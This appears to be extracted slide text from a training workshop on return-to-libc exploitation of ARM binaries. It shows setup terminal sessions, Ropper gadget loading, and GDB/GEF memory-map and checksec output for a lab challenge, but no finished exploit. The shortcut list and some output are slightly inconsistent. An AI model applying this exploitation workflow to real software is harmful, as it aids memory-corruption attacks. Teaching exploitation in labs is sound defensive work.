
THE SIMPLE RET2LIBC



THE SIMPLE RET2LIBC



LAB: RET2LIBC



```
user@azeria-labs-arm: ~/challenges
user@Azeria-Lab-VM:~$ ssh arm
Linux azeria-labs-arm 4.9.0-7-armmp-lpae #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 20 20:25:03 2018 from 192.168.0.254
user@azeria-labs-arm:~$

user@Azeria-Lab-VM:~$ ls /tmp/ | grep libc
libc-2.27.so
user@Azeria-Lab-VM:~$ ropper
(ropper)> file /tmp/libc-2.27.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.27.so/ELF/ARMTHUMB)>

user@azeria-labs-arm: ~/challenges
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef>
```

ARM environment (ssh arm)
for editing exploits

Ubuntu host for Gadget hunting
with Ropper

ARM environment for GDB

- CTRL+X —> Split terminal vertically
- CTRL+O —> Split terminal horizontally
- CTRL+X —> Maximize selected window
- CTRL+W —> Close selected window




```
Breakpoint 1, 0x00400560 in main ()
gef>
gef> vmap
Start      End      Offset   Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge2
0x00410000 0x00411000 0x00000000 r-- /home/user/challenges/challenge2
0x00411000 0x00412000 0x00001000 rw- /home/user/challenges/challenge2
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabi/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabi/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-- /lib/arm-linux-gnueabi/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rw- /lib/arm-linux-gnueabi/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rw-
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabi/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rw-
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-- /lib/arm-linux-gnueabi/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rw- /lib/arm-linux-gnueabi/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef> checksec
[+] checksec for '/home/user/challenges/challenge2'
Canary      : No
NX           : Yes
PIE         : Yes
Fortify     : No
RelRO       : Partial
gef> 
```



WORKSHOP </END>

More resources at <https://azeria-labs.com>

Twitter: @Fox0x01

